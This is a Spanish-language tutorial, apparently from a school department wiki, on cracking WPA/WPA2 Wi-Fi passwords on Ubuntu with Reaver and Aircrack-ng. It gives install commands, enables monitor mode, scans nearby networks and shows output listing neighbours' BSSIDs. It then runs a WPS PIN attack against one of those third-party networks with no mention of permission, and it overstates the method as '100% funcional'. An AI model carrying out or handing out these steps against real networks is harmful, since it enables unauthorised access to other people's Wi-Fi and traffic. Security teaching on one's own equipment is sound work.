

Descifrar Claves Wifi WPA/WPA2 con Ubuntu

Este Método es Totalmente Fiable y 100% funcional Solo con varios Intentos y Pruebas estaremos a un paso de Descifrar Claves Wifi, no se pierdan este Increíble Tutorial. Así que sin mas que decir Comencemos!

Instalación y Configuración Reaver

Abrimos un terminal y tecleamos lo siguiente:

```
wget https://reaver-wps.googlecode.com/files/reaver-1.4.tar.gz
tar xvfz reaver-1.4.tar.gz
cd reaver-1.4/src
sudo apt-get install build-essential
sudo apt-get install libpcap-dev
sudo apt-get install libsqlite3-dev
./configure
make
sudo make install
```

Ya tenemos Reaver Instalado

Instalación y Configuración Aircrack-ng

Ahora instalamos Aircrack para conseguir las siguientes herramientas:


- Airodump-ng
- Airmon-ng commands

Abrimos un terminal y tecleamos lo siguiente:

```
sudo apt-get install libssl-dev
wget http://download.aircrack-ng.org/aircrack-ng-1.1.tar.gz
tar -zxvf aircrack-ng-1.1.tar.gz
cd aircrack-ng-1.1
gedit common.mak
```

Se abre el editor de textos y buscamos la siguiente línea en el texto:


CFLAGS += -g -W -Wall -Werror -O3



Y la remplazmos por esta:

CFLAGS ?= -g -W -Wall -O3

Y debería quedar así



Guardamos los Cambios y Listo!

Salimos...

En el terminal tecleamos lo siguiente:

```
make
sudo make install
```

Y con esto ya tenemos Aircrack Instalado!!

Descifrar Clave WIFI


Abrimos un terminal y tecleamos lo siguiente:

```
cd reaver-1.4
```

Colocamos nuestra tarjeta wifi en modo monitor

```
sudo airmon-ng start wlan0
```

Nos Quedara algo Así:



```
root@ubuntu: ~/Descargas/reaver-1.4/src
Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
1115     avahi-daemon
1116     avahi-daemon
1438     NetworkManager
1631     wpa_supplicant
5249     dhclient
Process with PID 5249 (dhclient) is running on interface wlan0

Interface      Chipset      Driver
wlan0          Atheros     ath9k - [phy0]
              (monitor mode enabled on mon0)

root@ubuntu:~/Descargas/reaver-1.4#
```

Escaneo de las redes mas cercanas.

```
sudo airodump-ng mon0
```

Comenzara a escanear y lo dejaremos por 3 minutos aproximados!

Teclear Ctrl+C para finalizar el proceso de escaneo

Nos Quedara algo Así:

```
root@ubuntu: ~/Descargas/reaver-1.4
CH -1 ][ Elapsed: 3 mins ][ 2014-01-21 23:10
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
EC:43:F6:B7:A7:FD -73      3          0    0   6  54e  WPA2  CCMP  PSK  CLARO
7C:4F:B5:76:75:88 -77     1268       233   0    1  54e  WEP   WEP           Thoms
00:1F:9F:11:D0:5F -88      61          0    0   1  54   WEP   WEP           Thoms
A4:99:47:D2:A2:00 -89      3           0    0   2  54e. WPA2  CCMP  PSK  Claro
A4:99:47:AE:90:94 -91     95          0    0   1  54e. WPA2  CCMP  PSK  PUROH
00:02:6F:63:F1:42 -91     138        158   0    1  54   .  OPN           ZONA

BSSID          STATION          PWR  Rate    Lost  Packets  Probes
7C:4F:B5:76:75:88 74:F0:6D:56:F6:A9  0    24e-36    0     509
```

Se muestran 6 redes entre ellas la que estoy conectado y tres redes WPA2

Ahora vamos a escoger el BSSID de la red que contenga mas Beacons con esto nos aseguraremos que esta activa.

```
root@ubuntu: ~/Descargas/reaver-1.4
CH -1 ][ Elapsed: 5 mins ][ 2014-01-21 23:12
BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
7C:4F:B5:76:75:88 -76     2230       364   1    1  54e  WEP   WEP           Thoms
A4:99:47:AE:90:94 -89     189         0    0   1  54e. WPA2  CCMP  PSK  PUROH
00:02:6F:63:F1:42 -91     247        781   13   1  54   .  OPN           ZONA
00:1F:9F:11:D0:5F -91      73          0    0   1  54   WEP   WEP           Thoms
00:1F:FB:4E:47:88 -92      3           0    0   1  54e  WPA  CCMP  PSK  wind_
A4:99:47:D2:A2:00 -89      3           0    0   2  54e. WPA2  CCMP  PSK  Claro
EC:43:F6:B7:A7:FD -73      3           0    0   6  54e  WPA2  CCMP  PSK  CLARO

BSSID          STATION          PWR  Rate    Lost  Packets  Probes
7C:4F:B5:76:75:88 74:F0:6D:56:F6:A9  0    24e-36    21     643
```

En este caso voy a escoger a PUROH

En el terminal tecleamos lo siguiente:

```
reaver -i mon0 -b A4:99:47:AE:90:94
```

Ahora a esperar hasta que la terminal asocie y procese la red wifi seleccionada una vez finalizado no dira el AP SSID o Password de la red.

FIN!

From:

<http://server-jk.ddns.net/dokuwiki/> - **IES Palomeras-Vallecas Dep. Electronica**

Permanent link:

http://server-jk.ddns.net/dokuwiki/doku.php?id=aula:redes:haking:descifrar_claves_wifi_wpa_wpa2_con_ubuntu

Last update: **2025/01/22 02:02**

